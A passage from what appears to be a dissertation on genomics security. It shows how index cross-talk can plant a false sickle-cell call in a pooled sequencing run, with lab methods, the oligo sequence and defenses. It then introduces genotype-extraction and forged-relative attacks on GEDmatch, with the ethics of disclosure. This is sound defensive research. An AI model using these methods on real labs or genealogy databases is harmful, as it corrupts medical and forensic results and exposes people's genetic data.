single 8 bp index library (current commercial exome library preparation kits support only single indexes). Since NA12878 is homozygous wild type at rs334, a heterozygous or homozygous sickle-cell SNP call would indicate a successful attack (Fig 3.2a).

The two libraries were sequenced in a NextSeq 500 using a Mid-Output flow cell (a non-patterned flow cell with random cluster chemistry). The exome sample was demultiplexed and aligned to the human genome (hg38) using the bwa-mem aligner. SNP and indel variants were called in the NA12878 exome sample using GATK HaplotypeCaller. Index cross-talk from the sickle-cell library led to a false, high-quality heterozygous sickle cell variant call (2281 phred quality score) at the rs334 locus in the NA12878 exome sample. Since only two samples were sequenced, the average coverage was high (321X). The read depth at the rs334




Figure 3.2: **Index cross-talk can be used to modify targeted variants in pooled samples.** **a**, To modify a specific variant in another sample, the attacker generates a short ultramer identical to the region of interest, except it contains the desired variant. The ultramer is amplified, fragmented, sequenced together with the target sample. This results in the desired variant being called in another sample. **b**, Average base quality in the read sequence and i7 index of reads that align to the rs334 locus. Reads containing the sickle-cell SNP have lower quality bases than those with the wild-type base. Box-plot elements: center red line is the median, box limits are the upper and lower quartile, whiskers are 1.5x the interquartile range, and points are outliers. **c**, Reads that aligned to the rs334 locus with the sickle-cell SNP were removed randomly in varying proportions to simulate lower levels of misassignment. Each separate simulation is shown by the grey dotted lines; average is shown by the blue line. A heterozygous sickle-cell variant was called as long as at least 30% of the reads remain. (When 30% remained, the QualityByDepth<2 filter failed in two simulations.)

locus was especially high (820), likely the result of cross-talk, since 559 (68%) of the reads had the sickle-cell base (Supplementary Table 1).

Similar to what has been seen in other work [122, 110, 29], some reads had invalid dual-index combinations (i.e., i7 index from one sample and i5 index from another). Since the exome library was not prepared with an i5 index, we could only detected mixed indexes where the i7 index comes from the NA12878 exome library and the i5 index comes from the sickle-cell library. A small number reads (758 or 0.0004%), had this mixed index pair. Of these, 65% aligned to the 400 bp region used to design the sickle-cell ultramer. The reads containing the sickle-cell base that aligned to the rs334 locus also had significantly lower base quality scores, in both the read sequences and indexes, when compared to reads with the wild-type base (Figure 3.2b).

To understand variant sensitivity to lower levels of index cross-talk, we randomly removed reads that both aligned to rs334 and had the sickle-cell base. Variants were then called as before. As expected, the quality of the heterozygous sickle-cell variant went down in proportion to the number of sickle-cell reads that were removed (Figure 3.2c). A false variant passing all quality filters was called as long as at least 40% of the sickle-cell reads remained, which suggests that the variant would have been modified with substantially less cross-talk than we observed.

Since index cross-talk can be used adversarially, we recommend that unique dual indexes be used whenever pooling independently sourced samples to reduce misassignment, especially in important applications like medicine or forensics. In cases where index cross-talk cannot be eliminated, it is helpful to develop strategies that mitigate or detect when variants have been manipulated. One approach is to filter reads by index quality score. Our results match others [122] and indicate that misassigned reads have lower index quality scores then normally demultiplexed reads. Therefore, filtering out such reads may remove the false variant without substantially altering true variants. When reads with an average i7-index base quality score of less than 22 were removed, the false sickle-cell variant was no longer called. However, other nearby, downstream SNPs calls were not substantially affected (Fig 3.3a).




Figure 3.3: **Defenses to prevent variant manipulation.** **a**, Reads were filtered out using the average base quality of the i7 index. Filtering out reads with low index quality scores can be used to remove false variants. By comparison, nearby SNPs (located at *chr11:5226561* and *chr11:5225911*) were largely unaffected by filtering. **b**, Read depth along the autosomal chromosomes using all reads (no demultiplexing). Each point represents the depth at a single position (points with zero-coverage are not displayed). Dotted horizontal line shows the highest coverage not located at the *HBB* locus. Circled green points are in the 400 bp region used to design the sickle-cell ultramer.

This attack requires that the malicious library have highly non-uniform coverage at the desired locus. Therefore, a simple method to detect variant manipulation is to compute coverage at every loci with all reads (no demultiplexing) and look for outliers in coverage. In our sequencing run, the read coverage at the *HBB* locus was over 100 million base pairs, which was 3 orders of magnitude higher than any other position (Fig 3.3c). Another approach is to call variants using only the reads that demultiplex to mixed-index pairs because those reads represent what will be misassigned into other samples. When we did so, the only variant that was called was a homozygous sickle-cell SNP.

These results show that information side-channel vulnerabilities in high-throughput DNA sequencers can be used to manipulate sequencing results in a targeted manner. Engineers should be aware of side-channel risks whenever combining samples for increased data density and throughput. We encourage the bioinformatics and genomics community to better understand potential adversarial actions against the genomics-information processing pipeline, so we can develop solutions while the technology is young and before problems arise.

3.5 Methods

3.5.1 Library Preparation

The sickle-cell ultramer and primers for amplification were ordered from IDT (see Supplementary Table 2 for sequence and primers). It amplified with primers, 100 L of 2x Kapa HiFi enzyme mix, 80 L of molecular grade water, 5 L of each primer at 10M diluted in 1x TE buffer, and 10 L of the synthesized ultrame r at 1 ng/L diluted with 1x TE buffer, for a mixture totalling 200 L. The mixture was vortexed on a benchtop vortexer for 10 seconds, then split into two 0.2 mL PCR tubes and placed in the thermocycler with the following protocol: (1) 95C for 3 min, (2) 98C for 20 s, (3) 60C for 20 s, (4) 72C for 30 s, (5) go to step (2) 11 additional times for a total of 12 cycles, and (6) 72C for 30 s. The resulting product had no side products when examined with a QIAGEN QIAxcel fragment analyzer, and it was approximately 165 ng/L.

The human genome NA12878 was ordered through Coriell Institute and was not modified prior to shipping to Genewiz for library preparation.

Both the whole genome and the sickle-cell amplicon were sent to Genewiz for further preparation. The whole genome was prepared with the Agilent SureSelect Exome library preparation kit (v6) to prepare only the exome for sequencing, using index A11 with sequence *CCAGTTCA*. Fragment sizes ranged from 290 bp to 784 bp as measured by the Quiagen Fragment Analyzer. The amplicon was prepared with fragmentation using the NexteraXT kit, using index N703 with sequence *AGGCAGAA* and index S516 with sequence *ACTCTAGG*. Fragment sizes ranged from 168 bp to 608 bp (using the Quiagen Fragment Analyzer).

3.5.2 Sequencing

The prepared exome and sickle-cell samples were found to be 6.2 ng/L (23 nM) and 2.2 ng/L (11nM), respectively, with the Qubit 3.0 fluorometer. The run was 48 percent exome sample (0.9L) and 48 percent amplicon sample (2L), with a 4 percent PhiX spike-in as a sequencing control. Samples were diluted and denatured prior to sequencing using the NextSeq System Denature and Dilute Libraries Guide. Sequencing was done on the NextSeq 500 and used a 300 cycle Mid kit, with 150 cycles in each read and two 8 bp index reads.

3.5.3 Downstream Processing

All reads were demultiplexed with the Illumina bcl2fastq conversion software (v2.20.0) using the default configuration (one base pair mismatches was allowed). The create-fastq-for-index-reads flag was used to retrieve index quality scores. The exome sample was demuxed with (i7:CCAGTTCA) and the sickle-cell sample with (i7:AGGCAGAA; i5:ACTCTAGG). The reads with the invalid mixed-index pairs were demuxed with (i7:CCAGTTCA; i5: ACTCTAGG).

To call all variants, reads were aligned to the human genome (GRChg38) using bwa-mem (v0.7.15). PCR and optical duplicates were removed with the Picard MarkDuplicates utility (v2.9.0). Base scores were recalibrated with GATK (v3.7) BaseRecalibrator with the following vcf files from the GATK resource bundle: dbSNP v138, OMNI 2.5, HapMap 3.3, and Mills and 1000G Gold Standard Indels. Variants were called with GATK HaplotypeCaller in discovery mode and SNPs were hard filtered according to GATK's generic filtering recommendations (`QD` $<$ `2.0`, `MQ` $<$ `40.0`, `FS` $>$ `60.0`, `SOR` $>$ `3.0`, `MQRankSum` $<$ `-12.5`, and `ReadPosRankSum` $<$ `-8.0`). Exome coverage was computed using the bedtools coverage utility (v2.25.0) with the Agilent SureSelect Exome v6 bed files.

3.5.4 Variant Analysis

Reads containing the sickle-cell SNP were any that covered the rs334 position (chr11:5227002) after alignment and had the sickle-cell base (T) at that position. All such reads were identified and removed in varying proportions from the demuxed FASTQ file to simulate lower levels of index misassignment. For example, to simulate 90% levels of misassignment, 10% of the sickle-cell reads (rounded up) were removed, at random, from the FASTQ file. Then the reads were aligned and variants called on the FASTQ file as usual. Simulation was run every 10% from 0-100% three times with a different random seed each time.

To filter out reads based on index quality, the average i7 base phred quality score was computed for each read pair. Any reads which were less than the given quality threshold were removed from the FASTQ file. The remaining reads, which passed the i7 quality threshold, were aligned and had variants called as usual. Variants were called using quality filter thresholds from 14-32 (even only).

The read depth Manhattan plot was generated using the manhattan function from the CRAN qqman package (v0.1.4). The read depth was sampled every 50 bp and plotted; positions with 0 read depth were not plotted.

3.5.5 Data Availability

The raw BCL sequencing files used to generate the demuxed FASTQ files and the VCF for the NA12878 exome sample are available at Zenodo with the following doi: `10.5281/zenodo.1252436`

Run Metrics	
Total PE Reads (PF)	209,948,900
Total Indexed Reads (PF)	195,632,495 (93.18%)
%≥Q30	82.79%
Exome Sample	
Number PE Reads	98,448,354 (46.9%)
Percent Aligned	99.68%
Average Insert Size	147.55
Average Coverage	321.42X
Sickle-Cell Sample	
Number PE Reads	97,184,141 (46.3%)
Percent Aligned	99.38%
Average Insert Size	135.68

Table 3.1: Sequencing run summary statistics.

rs334 Locus *(chr11:5227002)*	
NA12878	
Actual Genotype	(A;A)
Exome Sample	
Variant Call	(A;T)
Quality (phred)	2281
Read Depth at Sickle Locus	820
Depth of Base A (WT)	242
Depth of Base T (sickle-cell)	559

Table 3.2: Variant calling statistics.

Sickle-Cell Oligo and Primer Sequences	
Sickle-Cell Oligo	5’ AAGGGTGGGAAAATAGACCAATAGGCAGAGAGAGTCAGTGCCTATCAGAAACCCAAGAGTCTTCTCTGTCTCCACATGCCCAGTTTCTATTGGTCTCCTTAAACCTGTCTTGTAACCTTGATACCAACCTGCCCAGGGCCTCACCACCAACTTCATCCACGTTCACCTTGCCCCACAGGGCAGTAACGGCAGACTTCTCCACAGGAGTCAGATGCACCATGGTGTCTGTTTGAGGTTGCTAGTGAACACAGTTGTGTCAGAAGCAAATGTAAGCAATAGATGGCTCTGCCCTGACTTTTATGCCCAGCCCTGGCTCCTGCCCTCCCTGCTCCTGGGAGTAGATTGGCCAACCCTAGGGTGTGGCTCCACAGGGTGAGGTCTAAGTGATGACAGCCGTACC 3’
Primer 1	5’ AAGGGTGGGAAAATAGACCA 3’
Primer 2	5’ GGTACGGCTGTCATCACTTA 3’

Table 3.3: Sickle-Cell oligo and primer sequences.

Chapter 4

SECURITY OF GENETIC GENEALOGY SERVICES: GENOTYPE EXTRACTION AND FALSIFIED RELATIVE ATTACKS

The content in this chapter includes work I have done in collaboration with Luis Ceze and Tadayoshi Kohno. Early drafts of this chapter first appeared on the ArXiv preprint service [94].

4.1 Introduction

Consumer facing genetic testing is now commonplace. For under 100 US Dollars, individuals can send DNA samples (typically saliva) to direct-to-consumer (DTC) genetic testing services (such as 23andMe) and, in return, receive information about their genome, their health risks, their ancestry, and more. Many individuals download their raw genetic profiles from these DTC services and upload them to third-party services for additional analytics and processing. For example, the popular third-party service GEDmatch has the ability to receive genetic profiles downloaded from numerous DTC services, and offers users a wide variety of tools to run over their uploaded data, including tools for genealogical search. As two indications of GEDmatch's popularity and of its importance to society, in early 2018 GEDmatch had nearly 1 million uploaded profiles [13], and its genetic genealogical search capabilities have proven instrumental in numerous searches for criminals based on DNA evidence [51].

A key — and we believe critical — goal for the computer security community is to develop an informed understanding of the computer security and privacy risks with such third-party genetic testing services, like GEDmatch. We believe this goal is critical given both the increasing popularity of these services and the sensitivity of the data that users share with these services (their raw genetic information). Thus, we argue that now is the time for the computer security community to empirically and concretely study these services, to assess their potential vulnerabilities and weaknesses, and develop informed suggestions for how the ecosystem (including the users of these systems and the systems themselves) can move toward mitigating the associated risks.

This process of identifying the risks with these third-party genetic services has already started, with existing significant results about de-identification attacks using these services [34]. In such an attack, an "adversary" has genetic material from some unknown target individual and wishes to figure out who that individual might be. The "adversary" uploads that genetic material to a third-party testing service, like GEDmatch, and by using the familial search tools provided by these services, determines who the relatives of the target individual might be. The "adversary" then uses external information, like public genealogy records, to investigate the family trees of the identified relatives in an attempt to determine who the target is. The word "adversary" here, in this paragraph, is in quotes because in some cases the "adversary" may be law enforcement operating with authorization, but the "adversary" might also be any other individual wishing to compromise the privacy of the source of some genetic material.

We observed (and have now confirmed) that there are *other* (we believe significant) security and privacy risks with third-party genetic services like GEDmatch. First, we identify and experimentally evaluate the ability of an adversary to *extract* the genetic markers of a target individual from a third-party genetic service like GEDmatch using *only* authorized queries to that service. As a concrete example, suppose that an attacker knows that a target Alice uploaded her genetic profile to GEDmatch. After significant reverse engineering and study of the GEDmatch system, we find that it *is* possible for an adversary to use the GEDmatch system as an oracle, have it match Alice with a small (10-20) number of specially chosen adversarially-crafted genetic profiles, and ultimately extract Alice's raw genetic information. This attack extends a risk that Goodrich observed in 2009 [49], but concretely, in the context of a real, commercial third-party service. We culminate this attack in Sections 4.6 and 4.7, after reverse engineering the GEDmatch matching algorithm in Section 4.5.

A second risk we identify and experimentally analyze in this chapter is the adversarial population of these third-party genetic services with *fake* (a.k.a. *synthetic*) relatives. To our knowledge, we are the first to identify and explore this risk. Our motivation stems from the above-mentioned example of law enforcement uploading an unknown target individual's genetic material to a third-party genetic services like GEDmatch, and using that service to find relatives of the target individual. We ask whether it would be possible for an adversary, knowing that the police might search for him or her using this technique, to populate the GEDmatch system with fake DNA profiles — fake DNA profiles specially crafted to trick law enforcement into searching down the wrong branch of a family tree. We find that the answer is yes (at least algorithmically and, in doing so, also identify numerous other potential adversarial use cases for such an attack. We explore this attack in Section 4.8, leveraging our earlier reverse engineering of the GEDmatch matching algorithm in Section 4.5. Our full attack also leverages an adversary's ability to extract the genetic profiles of individuals (Sections 4.6 and 4.7) in order to create fake, synthetic relatives for those individuals without *a priori* knowing those individuals' genetic information.

While we conjecture that the risks we identify here are likely to apply to other third-party genetic services, we chose to focus our investigation on GEDmatch. Like [34], we do so because of GEDmatch's popularity among consumers, and because focusing on a single service allows us to explore that service at a significant depth. Given the nature of our results, and the potential for the issues we identify to be systemic to the third-party genetic services field, we step back and, in Section 4.9, consider suggestions for the field as a whole.

4.2 Context: Genetic Testing and Analyses

In this section we give the necessary background on direct-to-consumer genetic testing and third-party analysis services. We then introduce the notion of relative matching, a common offering of third-party analysis services. We next cover GEDmatch, one of the most popular



External Information
DTC
(e.g., 23andMe)
External Information
DNA
Data File
DNA
Data File
DNA
Data File
Data File
Analytics
Data File
Analytics
Data File
Analytics
An Adversary
POLICE
Data File
Analytics
Third-party Services
(e.g., GEDmatch)
Data File
Analytics
Existing Secondary Use
"Normal" Use
Our Threat Model

Figure 4.1: The center of this figure captures the normal, intended use of DTC services (such as 23andMe) and third-party services (like GEDmatch). The left side of this figure indicates example secondary uses of third party services, such as police use of these services to infer the identity of suspects (see Section 4.2.4). The right side of this figure provides a simplified overview of our threat model (see Section 4.3). The red arrow indicates adversarial inputs to third-party services, and the dashed red lines to the secondary user on the left and the legitimate user in the center indicates adversarial pollution of the information sent to these parties (see further Section 4.8). The green arrows for the third user, combined with a dashed green arrow flowing to the adversary, indicates adversarially-controlled information leakage about an individual (see further Section 4.6).

third-party genetic genealogy websites. Finally, we survey additional related works.

4.2.1 Direct-to-Consumer Genetic Testing

Figure 4.1 (center) provides an pictorial overview of the Direct-to-consumer (DTC) genetic testing ecosystem; we expand on the left and right sides of this figure later. DTC genetic testing is a genetic test that is marketed directly to consumers without going through an intermediary like a healthcare provider. The most popular type of testing uses dense genotyping arrays that probe between 0.5-1 million genetic markers. Testing kits are inexpensive

($<$ \$100 USD) and can be mailed to customers to be shipped back with a DNA sample (usually saliva); see the arrows from the users to the DTC in Figure 4.1. Customers use the DTC genetic tests to get information on their genetic ancestry, genealogy, and health. Users can also download files from the DTC companies called genetic data files that contain their raw genetic results.

The genetic data files contain an individual's genetic information at specific one-base long positions in the human genome that are known to vary within the human population. These positions are referred to as single nucleotide polymorphisms (SNPs). The possible DNA bases that are found in the human population at a particular SNP are known as the *alleles*, and the specific bases a person has at a SNP is that individual's *genotype*. The genotype of each SNP in the genetic data file will contain two DNA bases because chromosomes come in pairs (one from each parent). The genetic data files are encoded in a simple ASCII format, with each SNP recorded on a separate line (see Figure 4.2). The SNPs are first sorted by chromosome and then by position within each chromosome.

Since the rise of DTC testing, there has been a demand from customers to be able to interpret their own genetic data using additional online third-party services; see the sets of arrow below the users in Figure 4.1 (center). Third-party services do not generate genetic data directly, but offer databases and tools to store and analyze it. Third-party services are popular because they empower users to interpret their own data, aggregate data from different DTC testing companies, and may offer non-standard features and analysis utilities. To upload data to third-party services, customers usually download their genetic data file from the DTC testing company and then upload it to the third-party website. In some cases third-party services also support file transfers via APIs or uploads with less common consumer genetic file formats (e.g., VCF). In some situations, a DTC testing company may act like a third-party service when it allows users to upload results from other companies.

4.2.2 Relative Matching

Many third-party services provide methods to infer relationships and ancestry from genetic data, a practice often referred to as *genetic genealogy*. Finding relatives using genetic data is know as *relative matching*, also known as *familial matching* or *DNA matching*. Relative matching algorithms rely on the fact that closer related individuals tend to share more of their DNA and that the degree of relationship can be predicted by the amount of DNA sharing (e.g., siblings share more DNA than first cousins, and first cousins share more DNA than second cousins).

At a high level, relative matching algorithms work by attempting to identify large DNA segments that are the same between two individuals, called matching segments. Closer related individuals will, on average, share longer and more numerous matching DNA segments. SNP-based genetic data files can be used to find these matching segments because the files contain the genotype of both individuals at positions throughout the genome.

Except for close relatives, like siblings, or when the individuals descend from a small number of people, it is typical that each matching segment will only be shared on one of the two chromosomes in a pair. This happens because one chromosome in a pair comes from the mother and the other from the father, and most individuals are only related through one branch of their family. When a DNA segment matches on one of the two chromosomes it is called a half-match and on both a full-match.

4.2.3 GEDmatch

GEDmatch is one of the most prominent online third-party genetic genealogy service, with close to 1 million uploaded kits — the GEDmatch term for uploaded genetic data files. GEDmatch is designed to help users research their genealogy and find new relatives using relative matching algorithms. It has an open access model, which means that, by default, all uploaded kits are included in the database that GEDmatch uses to perform DNA matching queries. For every matching kit, a user email address, name (possibly an alias), and kit identifier are displayed to the party requesting the query, alongside information about the DNA matches. Users can match any two kits together — including kits that others have uploaded — as long as they have the kit identifiers. Despite this open model for DNA matching, the underlying genetic data remains private in GEDmatch, even from the user that uploaded the data; i.e., a user cannot use GEDmatch to see their own raw data after they upload it.

GEDmatch has become one of the most important databases in criminal forensics investigations due to the size of its database and its open access model. As of early 2019, 25 cold cases[1] have already been solved using GEDmatch, including the Golden State Killer investigation, and private forensics companies like Parabon Nanolabs are extensively using GEDmatch in investigations on behalf of law enforcement [51].

4.2.4 Identity Inference: Secondary Use and Attacks

Genetic genealogy services are designed to find relatives from genetic data. If the genetic data is from an unknown source, then any relatives identified via genetic familial searches can be combined with known genealogy information, like family trees, to identify the source (person) of the genetic data. This approach is precisely what law enforcement used to identify suspected criminals from unknown DNA samples; see the left side of Figure 4.1.

When the party applying this method does not have appropriate authorization to do so, this method is known as identity inference or identity tracing [33, 34]; see the right side of Figure 4.1. For this attack to be successful, the adversary must have or be able to construct genetic data files for the unknown, target individual. And the adversary must have access to information about family trees (captured by the "External Information" bubble in Figure 4.1). The adversary then queries the third-party service with the DTC profile to find the target's relatives, and then uses the available family tree information to determine the identity of the target DNA.

Recent work has demonstrated that anonymous genetic data in public datasets can be

---

[1] See for a list of cold cases which have been solved with consumer genetic genealogy services `https://docs.google.com/spreadsheets/d/1uRH2aptd91oQjvKi4pHDpRfiS6RjNva9QNzp8-dXRJk/`

```
#rsid       chr   pos   genotype
rs548049170  1    69869    TT
rs13328684   1    74792    AG
rs9283150    1    565508   GG
rs116587930  1    727841   GG
rs3131972    1    752721   GG
rs12184325   1    754105   CA
...
```

Figure 4.2: An example DTC genetic data file. Each line corresponds to a single SNP that includes a SNP identifier, chromosome number, base position within the chromosome, and the genotype of the SNP.

de-identified using open third-party services like GEDmatch and family tree information [34]. The ability to de-identify DNA data using third-party services is largely dependent on the number of individuals — and in particular, the number of relatives already in the genetic database — because identification is easier with more matches. Using a database including 1.28 million individuals, researchers estimated that 60% of all individuals have a third cousin or closer in the database, the same level of relationship that was used in the Golden State Killer case; a database covering just 2% of the population would be enough to find a third cousin for nearly every person [34].

4.2.5 Related Works

To our knowledge, we are the first to experimentally explore the specific attacks surfaced and studied in this chapter. However, there is extensive literature in the computer security community on privacy, security, and genomics, which we survey here. Early studies at the intersection of security, privacy, and genomics focused on privacy-respecting methods for processing on genetic data [65, 3, 112]. The field has continued to expand, as captured by surveys such as Akgün, et al. [2], Mittos, Malin, and De Cristofaro [90], and Naveed, et al. [92]. The surveyed privacy concerns, and associated defenses, range from privacy risks with genetic testing services, to data storage, to the computation over genetic data by untrusted parties.

One critical and emerging sub-field leverages knowledge at the intersection of both genetics and computer security, as captured by Erlich and Narayanan [33] in their survey. Work at this intersection exploits genetic facts in humans to compromise the privacy of a system. As a simple example, because paternal information passes through the Y chromosome, the knowledge of a target's Y chromosome can yield paternal information and the possible surname of a target [53]. Other works, such as [34] and [32], leverage the underlying biology of familial relationships, as well as genealogical databases, to de-anonymize DNA samples. This area of research is growing in breadth and depth, and our work contributes both conceptual and experimental analyses of threats that, hitherto, have not been deeply explored.

Returning to the early works in the broad field of genomics and privacy, in 2009 Goodrich observed that cryptographic approaches for computing over genomic data would *not* prevent information leakage resulting from the results of those computations [49]. Essentially, knowing the output of a computation over two DNA samples (even if computed cryptographically), and knowing one of those two DNA samples, can leak information about the unknown sample. Although Goodrich evaluated an attack leveraging his observation in simulation, to our knowledge the extent that this risk might extend to real, commercial genetic processing services has not been evaluated. We evaluate such a risk as one thrust of this chapter (see Question 1 in Section 4.3).

4.3 Threat Model and Research Questions

4.3.1 Threat Model

Figure 4.1 (center and right) provides a pictorial overview of our threat model. Our work focuses on assessing and evaluating the capabilities of an adversary who can upload inauthentic DTC profiles to third-party genealogy services. We do not assume that the attacker has any privileged access to a third-party service beyond what is granted to a normal user.

4.3.2 Research Questions

Under this threat model, we consider the following two, motivating research questions:

- **Question 1:** Is it possible for an adversary, under our threat model, to use its interactions with a third-party service to *extract* the genotype of a target user and, if so, how? We call such an attack a *genotype extraction attack*.

- **Question 2:** Is it possible for an adversary, under our threat model, to use its interactions with a third-party service to *confuse* the output of DNA matching algorithms, e.g., by creating "false" relatives for individuals and, if so, how? We call such an attack a *forged relative attack*.

To the best of our knowledge, we are the first to experimentally study the genotype extraction attack with a real, third-party DNA matching service (recalling that Goodrich conceived of the potential or such an attack in 2009 [49]), and we are the first to propose the forged relative attack.

Following these research questions, we have the following additional research question:

- **Question 3:** After having studied the above questions, we then ask how all the relevant communities — the genetic analysis community (the DTC companies and third-party services), the communities using the results of those services (e.g., law enforcement), and the computer security community — can work to mitigate the risks we uncover.

4.3.3 Intuition for Question 1

Our intuition and motivating observation for Question 1 was the following: inspired in part by Goodrich [49], we observed that real, commercial third-party DNA matching services reveal *some* information about the relationship between two matched individuals. Knowing the existence of Goodrich's work, from a theoretical perspective and evaluated in simulation, we hypothesized that an attacker might be able to, through carefully constructed queries, use the relative matching tools provided by commercial third-party services as an oracle to extract information about a target individual's genotype. Said another way, we hypothesized that Goodrich's results would extend to third-party genetic matching services and, hence, those services might be vulnerable by design.

However, as we shall see, significant effort is necessary to mount such an attack in practice; we explore Question 1 in depth in Section 4.6 and 4.7.

4.3.4 Intuition for Question 2

Our intuition and motivating observation for Question 2 was the following: We observed that numerous crimes were being solved through the police use of third-party DNA matching services (see the left side of Figure 4.1). However, from prior research [34] as well as court use (e.g., [42]), we also knew that third-party services do not verify the authenticity of profiles added to their databases. Thus, we hypothesized that it might be feasible to pollute a third-party service's database in such a way as to create fake relatives for individuals. In the case of criminal investigations, such fake relatives could lead investigative searches along incorrect familiar branches. As with Question 1, our intuition was that any third-party service that allows the public to upload unauthenticated DNA profiles might be vulnerable, but we also had significant unknowns. We consider Question 2 in Section 4.8.

4.4 Ethics, Systemic Issues, and Specific Experiments

We considered ethical and responsible disclosure issues throughout all the phases of our research, from project conception and formulation, to experiments with a specific third-party service provider (GEDmatch), to (eventual) responsible disclosure of our results. We survey our considerations here and, when relevant, elaborate on specific precautions that we took with individual experiments closer to the discussions of those experiments.

4.4.1 Project Conception and the Decision to Experiment

As hinted by Questions 1 and 2 in Section 4.3, the issues that we explore in this chapter have the potential to be systemic to the entire genetic genealogy industry. For example, recalling our motivation to Question 1, we had reason to believe that if a third-party genetic matching service gives users information about how closely their DNA matches another target user, then an adversary could potentially use that service as an oracle to extract information about a target user's DNA. Said another way, it seemed that third-party genetic matching services *might* be *vulnerable by design* — that vulnerabilities might be fundamentally inherent in how these systems are designed.

This observation left us in the following situation: there is a potential systemic issues that, if exploited, could significantly impact users of genetic genealogy services, and hence we felt a responsibility to disclose that information to the parties who might be able to help improve security. Given the potential systemic nature of our findings, the list of parties to disclose to is incredibly broad — we felt a responsible to disclose to not just a single company, but to all the leading companies in the genetic genealogy community, as well as to consumers of these services (like law enforcement), regulators, and to the computer security community (which can help the genetic genealogy community increase their security).

